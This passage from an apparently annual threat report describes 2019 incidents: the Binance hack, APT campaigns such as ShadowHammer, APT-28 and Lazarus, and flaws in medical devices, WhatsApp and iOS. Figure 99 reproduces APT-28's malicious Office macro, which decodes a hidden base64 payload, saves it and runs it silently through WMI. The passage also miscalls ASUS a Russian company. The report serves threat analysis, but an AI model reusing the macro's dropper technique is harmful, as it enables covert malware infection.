Sometimes, even the biggest players encounter problems. The year 2019 was not kind to one of the fastest growing cryptocurrency exchange platforms – Binance. As a result of an attack and security breach, on 7 May 2019, hackers were able to withdraw more than 7,000 BTC from one of the hot wallets of the exchange in a single transaction only. According to the owners of the exchange, the hackers obtained user API keys, 2FA keys, and “potentially other info”¹⁵⁰. As it later turned out, the said “potentially other info” was confidential data of the customers of the exchange¹⁵¹, including users' selfies with an identity document¹⁵². Binance admitted in the report that the criminals had used a wide range of techniques, including phishing and malware distribution, and the attack itself had been well organized and carried out at an opportune time. The details of the attack itself were not disclosed.

The owners of the exchange assured that the attack would not affect user account balances thanks to the SAFU fund (Secure Asset Fund for Users) which was created in July 2018 and constituted a financial cushion for emergency situations, such as the hacking of 7 May. Since then, 10% of all the trading fees at the exchange have been allocated to the said fund¹⁵³.

■ How to trade safely?

The above-mentioned examples are only a fraction of the problems that the relatively young world of cryptocurrencies was confronted with. We are exposed to the risk of money loss on every market (stock exchange, Forex, cryptocurrency exchange) if we fail to adhere to basic safety rules. One of these rules should be first and foremost limited confidence in the entity to which we deposit our funds. We must be aware that any trading platform may run into problems, both in technical and business management terms. It is advisable to verify the people in charge of a particular exchange, as well as their history and reputation in the crypto world. The community was shocked by Bitmarket's demise. It was unbelievable for many because the exchange had enjoyed high trader confidence. We should definitely not become attached, for sentimental or other reasons, to one particular platform (risk distribution). The reputation of the exchange cannot be the only reason why we decide to trade on a given platform.

However, regardless of which platform we choose, we should never keep our money in its accounts – it would be like keeping money in someone else's pocket. Cryptocurrencies should be stored in a safe place, preferably in a cold wallet, and should only be transferred to an exchange for a transaction. The users of the Canadian QuadrigaCX exchange learned a lesson about it. Its CEO, Gerald Cotten, probably died and took the password to the cold wallet of the exchange with him to the grave. 115,000 users of the exchange lost access to their funds with a total value of 147 million dollars accumulated in various assets¹⁵⁴. One should be wary of such situations when depositing funds to a cryptocurrency trading platform.

149. <https://pk.gov.pl/aktualnosci/aktualnosci-prokuratury-krajowej/zarzuty-w-sprawie-oszustw-dokonyanych-na-gieldzie-kryptowalut/>

150. <https://www.binance.com/en/support/articles/360028031711>

151. <https://cointelegraph.com/news/binance-kyc-breach-did-it-happen-and-if-so-whos-to-blame>

152. this is one of the ways how cryptocurrency exchanges verify users' identity.

153. <https://www.binance.vision/glossary/secure-asset-fund-for-users>

154. <https://www.coindesk.com/quadriga-creditor-protection-filing>

Operations of APT groups

Russia, China and Asia are the most active places from which APT groups carry out their operations. Their motives vary, but they are focused mainly on two areas – broadly understood espionage (with geopolitical motives) and theft of cryptocurrencies or card data. In 2019, we observed an interesting change. Cybercriminals stop at nothing and are able to attack users en masse only to gain access to carefully selected victims.

■ Operation ShadowHammer

At the beginning of the year, researchers from Kaspersky Lab made a surprising discovery in terms of its size. From mid-2018, an unknown APT group (probably WINNTI¹⁵⁵) distributed malicious patches through taken over ASUS infrastructure using ASUS Live Update Utility. Statistics show that approximately 60,000 users of the solutions of the Russian company fell victim to the attack. The attackers selected their victims by MAC addresses embedded in malicious files. Aggregately, in over 200 samples, the analysts found approximately 600 targeted addresses.

```
xor    eax, eax
mov    [esp+0DC0h+var_494], ecx
mov    [esp+0DC0h+var_490], 0F39DDA09h
mov    [esp+0DC0h+var_48C], 0ADAF50A0h
mov    [esp+0DC0h+var_488], ██████████
mov    [esp+0DC0h+var_484], ██████████
lea    edi, [esp+0DC0h+var_480]
stosd
lea    edi, [esp+0DC0h+var_46C]
mov    [esp+0DC0h+var_47C], 6AB0E3FAh
mov    [esp+0DC0h+var_478], 0F2B7FB2h
mov    [esp+0DC0h+var_474], ██████████
mov    [esp+0DC0h+var_470], ██████████
stosd
mov    [esp+0DC0h+var_468], ebx
mov    [esp+0DC0h+var_464], 6758B9D4h
mov    [esp+0DC0h+var_460], 5DBF471Fh
mov    [esp+0DC0h+var_45C], ██████████
mov    [esp+0DC0h+var_458], ██████████
lea    edi, [esp+0DC0h+var_454]
stosd
```

Hardcoded MD5 values

Figure 96. Hardcoded MAC addresses of interesting victims (source: Kaspersky Lab).

To perform an attack on this scale, the attackers took over the liveupdate01s.asus[...].com and liveupdate01.asus[...].com servers, and added their own code to the actual update file. Even though the files are verified with a digital signature, the criminals managed to bypass this mechanism very easily by having obtained copies of the certificates from ASUS network. After installing the malicious update and downloading shellcode, the computers connected to the asushotfix[...].com domain. Interestingly, the attack was detected by two Reddit users who exchanged their findings there^{156,157}.

155. https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Winnti.pdf

156. https://www.reddit.com/r/ASUS/comments/8qznaj/asusfourceupdaterexe_is_trying_to_do_some_mystery/

157. https://www.reddit.com/r/ASUS/comments/9jbioq/asus_live_update_343_vulnerability/




Figure 97. Screenshot of a fake ASUS update installation attempt (source: Reddit).

An interesting fact is that the same method was used by other entities. Electronics Extreme Company Limited, the creator of one of the world's worst-rated games „Infestation: Survivor Stories”¹⁵⁸, lost the code of that game together with digital signatures, which allowed other companies to modify the software and insert a backdoor which was then copied by other companies!¹⁵⁹

Here, the victims received malicious software whose task was to download and run a code delivered by C&C. The malware had a number of security features to prevent it from being launched by an unwanted victim. If the keyboard layout was Chinese or Russian or a mutex named Windows-{0753-6681-BD59-8819} was present, the malware did not proceed.

■ Russian APTs: Turla, Sofacy (APT-28), Dukes (APT-29)

Every year, Russian APT groups are very active in areas related to broadly understood geopolitics. Their operations are targeted and not as spectacular as „ShadowHammer”. These groups are distinguished by the tools and techniques used for infecting victims and penetrating the network. These tools and techniques are often „renewed” or replaced, which significantly increases the time of detection and attribution of particular campaigns.

According to teams which deal with long-term observation of such operations, in 2019, Turla added a .NET dropper named Topinambour to its arsenal¹⁶⁰, purchased VPSs with addresses confusingly similar to local network addressing, and the malicious software used for the attacks operates exclusively in memory, not leaving its files on victims' drives. This group is also credited with the authorship of an advanced tool for manipulating TLS certificates and marking encrypted network traffic. In addition to adding new certificates to the target hosts, the cybercriminals modified publicly available Firefox and Chrome codes to patch the random number generation functions and replace appropriate libraries on victims' computers¹⁶¹. This way, the victim's encrypted network traffic is marked without manipulation at the network level (e.g. by a man-in-the-middle attack).

158. [https://en.wikipedia.org/wiki/List_of_video_games_notable_for_negative_reception#The_War_Z_\(2012\)](https://en.wikipedia.org/wiki/List_of_video_games_notable_for_negative_reception#The_War_Z_(2012))

159. <https://securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/>

160. <https://securelist.com/turla-renews-its-arsenal-with-topinambour/91687/>

161. <https://securelist.com/compfun-successor-reductor/93633/>

Despite the detection and indictment of twelve Russian Military Intelligence officers from the APT-28 group by the US government in 2018¹⁶², the extent and type of cyberspace operations did not change. The spies' targets included mining companies from Kazakhstan¹⁶³, NATO member states¹⁶⁴, and think tanks critical of the political direction taken by Russia¹⁶⁵.



Figure 98. GRU intelligence officers forming APT-28 (source: the FBI).

The group's profile, oriented towards infiltration based on geopolitics, makes the campaign conducted on the eve of the presidential election in Ukraine particularly interesting. In March, the attackers sent messages with a copied article from the Daily Express¹⁶⁶ about the presidential candidate Volodymyr Zelensky containing a malicious Microsoft Office macro. This is one of the most common methods of infecting victims' devices adopted by this group. The script contained a lot of similarities to previous attacks carried out by the group, although there is a global trend for cybercriminals to incorporate publicly available modules, for example on GitHub, into their code instead of using proprietary tools. APT-28 used a code from 2017 in this attack, which allowed the researchers to identify the actor conducting the campaign with a high degree of likelihood.

```

10 Base64Decode = Stream_BinaryToString(oNode.nodeTypeValue)
11 Set oNode = Nothing
12 Set oXML = Nothing
13 End Function
14
15 Private Function Stream_BinaryToString(Binary)
16 Const adTypeText = 2
17 Const adTypeBinary = 1
18 Dim BinaryStream
19 Set BinaryStream = CreateObject("ADODB.Stream")
20 BinaryStream.Type = adTypeBinary
21 BinaryStream.Open
22 BinaryStream.Write Binary
23 BinaryStream.Position = 0
24 BinaryStream.Type = adTypeText
25 BinaryStream.Charset = "us-ascii"
26 Stream_BinaryToString = BinaryStream.ReadText
27 Set BinaryStream = Nothing
28 End Function
29
30 Private Sub Execute()
31 Dim sbin As String
32
33 Company = ActiveDocument.BuiltInDocumentProperties.Item("Company")
34 Company = Right(Company, Len(Company) - 60)
35
36 sbin = Base64Decode(Company)
37
38 Set objWMIService = GetObject("win" & "mgmts" & ":\\" & "." & "\root" & "\cimv2")
39 Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
40 Set objConfig = objStartup.SpawnInstance_
41 objConfig.ShowWindow = 0
42 Set objProcess = GetObject("winmgmts:\\" & "." & "\root" & "\cimv2" & "\Win32_" &
43 objProcess.Create sbin, Null, objConfig, intProcessID
44
45 End Sub
46
72 strComputer = "."
73
74 'extract and decode encoded file
75 xml = ActiveDocument.WordOpenXML
76 Set xmlParser = CreateObject("Msxml2.DOMDocument")
77 If Not xmlParser.LoadXML(xml) Then
78 Exit Sub
79 End If
80 Set currNode = xmlParser.DocumentElement
81 Set selected = currNode.SelectNodes("//@links & "/vt:" & "vector" & "/vt:" & "variant")
82 If 2 > selected.Length Then
83 Exit Sub
84 End If
85 base64 = selected(1).Text
86 bin = DecodeBase64(base64)
87
88 'save decoded file
89 Path = Environ("APPDATA") & "\" & "user" & ".dat"
90 FileNum = FreeFile
91 If Dir(Path, vbHidden) <> "" Then
92 Exit Sub
93 End If
94 Open Path For Binary Access Write As #FileNum
95 Put #FileNum, 1, bin
96 Close #FileNum
97 SetAttr Path, vbHidden
98
99 'execute saved file with WMI
100 Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
101 Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
102 Set objConfig = objStartup.SpawnInstance_
103 objConfig.ShowWindow = HIDDEN_WINDOW
104 Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & "\Win32_" &
105 objProcess.Create "cmd" & "dll" & "32" & ".exe" & Path & ", " & "#1", Null, objConfig,
106
107 Sub
    
```

Figure 99. Twice used macro code: a document from the 2019 attack on the left, a document from 2017 on the right. (source: blog.yoroi.company).

162. <https://www.justice.gov/file/1080281/download>
 163. <https://meltx0r.github.io/tech/2019/10/24/apt28.html>
 164. https://www.accenture.com/t20190213T141124Z_w/us-en/_acnmedia/PDF-94/Accenture-SNAKEMACKEREL-Threat-Campaign-Likely-Targeting-NATO-Member-s-Defense-and-Military-Outlets.pdf
 165. <https://www.washingtonpost.com/technology/2019/02/20/microsoft-says-it-has-found-another-russian-operation-targeting-prominent-think-tanks/>
 166. <https://www.express.co.uk/news/world/1092737/ukraine-election-2019-polls-president-Volodymyr-Zelenskiy-russia-threat>

APT-29 is a group whose operations are concentrated against government institutions. The extensive list of victims includes the Norwegian government, Dutch ministries, and the Pentagon. In 2019, ESET published a report on espionage activities referred to as „Operation Ghost”. The activity in this area dates back to the beginning of 2013. Entities „qualifying” for an attack are embassies and foreign ministries of EU countries. It is particularly interesting that the researchers detected four new malware families that had been developed for this operation: PolyglotDuke, RegDuke, FatDuke and MiniDuke. This makes it easy to visualize the priority and extent of this operation. The adopted techniques, such as using Reddit and Twitter as the C&C server source for the malware, concealing malicious files by means of steganography in images on Dropbox, and attacks performed in four stages give rise to classify APT-29 as one of the most dangerous groups attacking government institutions.




Figure 100. Stages of an attack in the Operation Ghost (source: ESET).

■ Asian APTs: Lazarus, APT-41, Platinum

Lazarus, a financially motivated North Korean group, has not ceased its operations in Poland, but this time, instead of attacking the banking sector, it focuses on cryptocurrency traders, expanding its malware portfolio to include trojans running on Mac OS X. The attackers created fake websites of cryptocurrency trading entities and induced their users to install trading tools containing backdoors. According to an analysis conducted by Kaspersky Lab, the victims were from the UK, Poland, Russia, and China.



Figure 101. A masquerading cryptocurrency trading website.

Another area of the group's activity is gaining access to critical infrastructure facilities, as in the attack on Kudankulam Nuclear Power Plant in India covered by the media. The sample prepared by the cyber-criminals contained the domain names and user accounts used in the internal network, which means that this was not the first hacking into the network of the power plant and appropriate reconnaissance had already been carried out earlier. The attack did not disrupt the processes of the power plant, suggesting that the target of the attack was data theft or further infiltration or escalation within the network. It was interesting to observe that at the beginning of the year, the attacks were targeting Russian speaking entities¹⁶⁷.

APT-41 is a Chinese group which is interested in stealing funds and intellectual property from various industries: high technology, video games, medical, or automotive. In the case of theft of funds, criminals are not limiting themselves to cryptocurrencies. They also differ from Lazarus by their interest in goods purchased by micropayments in video games. APT-41's activities are perfectly in line with the „Made in China 2025” plan announced in the Middle Kingdom¹⁶⁸, the purpose of which is to stimulate high-tech, aviation, or medical industries¹⁶⁹.

167. <https://research.checkpoint.com/2019/north-korea-turns-against-russian-targets/>

168. https://en.wikipedia.org/wiki/Made_in_China_2025

169. <https://content.fireeye.com/apt-41/rpt-apt41/>




Figure 102. Sectors targeted by APT-41 attacks within the last 8 years (source: FireEye).

The area of interest of the Chinese spies included data from clinical trials of drugs, including financing documents, tax information, and details about the employees involved in R&D. Comparing the group to Lazarus once again, in financially motivated attacks, APT-41 used more sophisticated methods to obtain funds by hacking into the networks of multiplayer game providers and manipulating microtransaction prices of digital goods on internal markets.

Platinum only targets Asian countries (primarily Malaysia, Indonesia, China, Singapore, and Vietnam), and the group managed to infiltrate networks without having been detected for almost 9 years. The targets of the attacks are mainly ISPs, governmental organisations, and academic institutions. The distinguishing feature of the attackers are sophisticated hiding techniques: the malware uninstalls itself after a certain period of time and removes all artifacts of its activity. The infection process itself is also complex and multistage – samples obtained by Kaspersky Lab showed that seven stages are required for downloading the correct backdoor¹⁷⁰.

The malware masquerades as drivers, utilities, or security programs, and uses commands concealed in images by means of steganography for the exchange of information. The group allocates substantial resources for the attacks. A report by Microsoft¹⁷¹, which observed the activities of this group, showed that the attackers had been able to exploit 2-3 0-day vulnerabilities each against one victim, which puts Platinum at the forefront of APT groups in technical terms.

170. <https://securelist.com/titanium-the-platinum-group-strikes-again/94961/>

171. <https://blogs.technet.microsoft.com/mmpc/2016/04/26/digging-deep-for-platinum/>

Selected vulnerabilities

This section of the report covers a subjective selection of the most significant vulnerabilities disclosed in 2019.

■ Vulnerabilities in medical equipment

In 2019, several high-risk vulnerabilities in medical devices of various manufacturers were detected. In March 2019, US-CERT presented a report¹⁷² disclosing two flaws in cardiac devices of the American medical giant Medtronic. They were given CVE-2019-6538 and CVE-2019-6540 identifiers and rated 9.3 and 6.5 out of 10 points in CVSS v3 respectively¹⁷³, which classified them as critical and medium vulnerabilities accordingly. The vulnerabilities concerned the proprietary Conexus radio frequency telemetry protocol in more than 20 different versions of Medtronic devices, including monitors, programmers, and pacemakers.



Figure 103. Vulnerable cardiac pacemakers (listed in the ICS-CERT report) working in a patient's chest (source http://iotsecuritynews.com/wp-content/uploads/2020/01/heart-defibrillators-Medtronic-770x439_c.jpg)

The critical CVE-2019-6538 vulnerability allows a “short-range” (the exact distance was not specified) attacker to wirelessly read and write the memory of the device, e.g. rewrite the firmware or interfere with the parameters. For the attack to be successful, the device must be in radio-frequency listen mode, for example, during maintenance, but this is not the only situation when the device can be in the listen mode¹⁷⁴. Unfortunately, the Conexus protocol does not support authentication or authorization of the privileges. Furthermore, telemetric data are transmitted via a non-encrypted channel, which is associated with the other vulnerability, CVE-2019-6540. The manufacturer ensured that there had been no practical exploitation of the vulnerability by the time of writing, and an attacker required specialized knowledge and appropriate conditions to exploit the vulnerability. By the time of writing, the described vulnerabilities had not been patched. In its report, US-CERT listed several precautions to minimize the risk.

172. <https://www.us-cert.gov/ics/advisories/ICSMA-19-080-01>

173. <https://www.first.org/cvss/>

174. <https://arstechnica.com/information-technology/2019/03/critical-flaw-lets-hackers-control-lifesaving-devices-implanted-inside-patients/>

As it turned out, these were not the only incidents involving Medtronic. In November 2019, the ICS-CERT team (forming part of the American CERT) informed¹⁷⁵ about another collection of flaws in medical devices of this manufacturer. Three vulnerabilities were found in Valleylab FT10 and Valleylab FX8 devices used in electrosurgery. Exploitation of the most critical of the above-mentioned vulnerabilities (which was rated 9.8 according to the CVSS v3 scale) enables an attacker, through a vulnerable version of the rssh utility, to transfer any file to the device, providing the attacker with administrative access to files or the ability to execute arbitrary code. The other vulnerabilities involve the use of a reversible decrypt algorithm for password hashing¹⁷⁶ and hard-coded credentials which can be used to read certain files on the device. In this instance, however, Medtronic had already developed appropriate patches for Valleylab FT10, while those for Valleylab FX8 should be available in early 2020¹⁷⁷.

Another crucial vulnerability was disclosed in anaesthesia devices manufactured by GE Healthcare¹⁷⁸. Initially identified as CVE-2019-10966, the vulnerability was detected in certain Aestiva and Aespire machines, but later the list was extended with other models¹⁷⁹. The vulnerability discovered in the tested devices by researchers from CyberMDX allowed an attacker to silence alarms, change the settings and parameters of the equipment, such as date and time, adjust the anaesthetic gas composition, and even change the anaesthetic agent and its pressure. These actions could be performed remotely and without authentication. The anaesthetic equipment is connected to a TCP/IP network to communicate with other devices, exchange data, and keep logs of a medical procedure in a chronological order. For a successful attack, the malicious actor must be in the same network segment as the vulnerable equipment and know the communication protocol. Even though US-CERT gave this vulnerability a CVSS v3 grade of only 5.3, due to the circumstances and impact potential, exploitation of this vulnerability could have more severe consequences. The users of the GE Healthcare products were directly informed of the situation, but the manufacturer expressed reservation as to the possibility of exploiting this vulnerability in real conditions¹⁸⁰.

Another growing problem is connecting medical devices directly to the Internet. The reason for this is the necessity to exchange data between systems. Often, the popular DICOM protocol is employed for that¹⁸¹. It turns out that very frequently, no additional security mechanisms are adopted, and there is a possibility of unauthorized access to sensitive patient data or even interfering with the devices. At the end of this year, was published an article which described cases of poorly secured instances of devices of this type and a tool for their discovery¹⁸².

Rapid development of technology brings about extensive changes in various segments of the economy. The market is trying to keep up with the dynamically changing world, the best example of which is the technological development of medical devices over the last years. Unfortunately, this does not always go hand in hand with ensuring an appropriate level of IT security by the manufacturers of the devices. And it is the safety, health, and life of patients that could be affected. Next to medical staff, they are the second biggest group of users of these devices. While theft of funds or encryption of important data can be problematic, unauthorized interference with a medical device can lead to serious health impairment or even death of a patient. This is a critical aspect that should be given utmost consideration of medical hardware and software manufacturers.

■ CVE-2019-3568 – buffer overflow in WhatsApp used for NSO Group’s malware infection

This is an interesting vulnerability exploited by the developers of the Pegasus surveillance system, which led to a lawsuit against NSO Group. In the middle of the year, the developer of WhatsApp was informed that the users of the platform were infected with malicious software which took control of their devices. From the victim’s perspective, the attack was relatively simple – answering a call from an unknown number, which was controlled by an attacker, was sufficient.

175. <https://www.us-cert.gov/ics/advisories/icsma-19-311-02>

176. Hashing should be a one-way operation. Obtaining a clear message on the basis of hashing means that the algorithm fails to fulfil its function and is therefore considered as weak.

177. <https://www.us-cert.gov/ics/advisories/icsma-19-311-02>

178. <https://www.cybermdx.com/blog/new-vulnerability-disclosure-for-anaesthesia-machines-tells-a-bigger-story>

179. <https://www.us-cert.gov/ics/advisories/icsma-19-190-01>

180. <https://www.gehealthcare.com/security>

181. <https://pl.wikipedia.org/wiki/DICOM>

182. https://medium.com/@woj_ciech/when-%EA%93%98amerka-meets-healthcare-research-on-exposed-medical-devices-ac62f2840da4

The vulnerability was a buffer overflow error in the component that supports VOIP, specifically the code supporting SRTP. The developers of the application implemented this protocol natively in C/C++ with the intention of it being supported on multiple platforms. The problem lied in the lack of checking the size of an incoming RTCP packet. According to an analysis conducted by CheckPoint Research, WhatsApp programmers added two such checks in the revised version – the first one at the beginning of the function responsible for processing RTCP, and the other one when allocating a buffer to an incoming message.

```

if ( packet_length_field <= length_argument )
{
    v18 = (void (__fastcall *)(int, int *, unsigned int, int, unsigned int))v5[4650];
    if ( v18 )
    {
        v19 = v5[4648];
        v20 = sub_D6ADAD08(v8[1]);
        v18(v19, v8, length_argument, v13, v20);
        sub_D69175B4(v8, length_argument, &v23);
        v21 = 12;
        if ( !v13 )
            v21 = 5;
        sub_D692C2DC(v5, v21, &v23, 4);
    }
    else if ( length_argument <= 0x5C8 && a5 && (v11 & 0xFE00) == 51200 )
    {
        qmemcpy(v5 + 32137, v8, length_argument);
        v5[32507] = length_argument;
    }
}
else if ( sub_D6AD6160() >= 2 )
{
    sub_D6AD6620((int)"wa_transport.cc", "RTCP payload length overflow %d, skip", packet_length_field);
}

```

Figure 104. Checking incoming packet length (source: CheckPoint Research).

Unfortunately, the exploit used in the NSO Group's Pegasus system was not analysed. This product is most often used by totalitarian authorities to track the opposition, journalists disclosing cases of power abuse, and activists (cases of Mexico¹⁸³ and Saudi Arabia¹⁸⁴). Facebook, the owner of WhatsApp, filed a lawsuit against NSO with an American court. WhatsApp evaluated the extent of the threat and notified more than 1,400 users of a potential attack, and requested 1.5 billion users to update the application.

■ Vulnerabilities exploited by Chinese authorities in an attack against the Uyghur minority

Threat Analysis Group (TAG), Google's team dealing with active network attacks, disclosed in the middle of the year an advanced attack on Apple-branded telephones infecting them with data stealing malware. For more than two years, the implant was being installed by exploiting 14 vulnerabilities in 5 campaigns infecting iOS versions 10 to 12. 7 exploits referred to WebKit vulnerabilities, five to operating system kernel, and the other two were mobile sandbox escapes¹⁸⁵.

183. <https://citizenlab.ca/2017/02/bittersweet-nso-mexico-spyware/>

184. <https://www.cbsnews.com/news/interview-with-ceo-of-nso-group-israeli-spyware-maker-on-fighting-terror-khashoggi-murder-and-saudi-arabia-60-minutes/>

185. <https://googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-into-ios-exploit.html>




Figure 105. Chains of attacks on vulnerable device types (source: Google Project Zero).

At the time of their detection by TAG, the CVE-2019-7286 and CVE-2019-7287 vulnerabilities were 0-days which were reported to Apple with an unusual one-week deadline for publication of the information about the vulnerabilities. At first, Google did not reveal who the target and principal of the attack on Apple devices had been. Only analyses of other companies, e.g. Palo Alto¹⁸⁶, carried out in terms of data extraction, revealed that the implant had been mostly installed on devices of the Uyghur minority residing in the Xinjiang region¹⁸⁷.

■ CVE-2019-7286

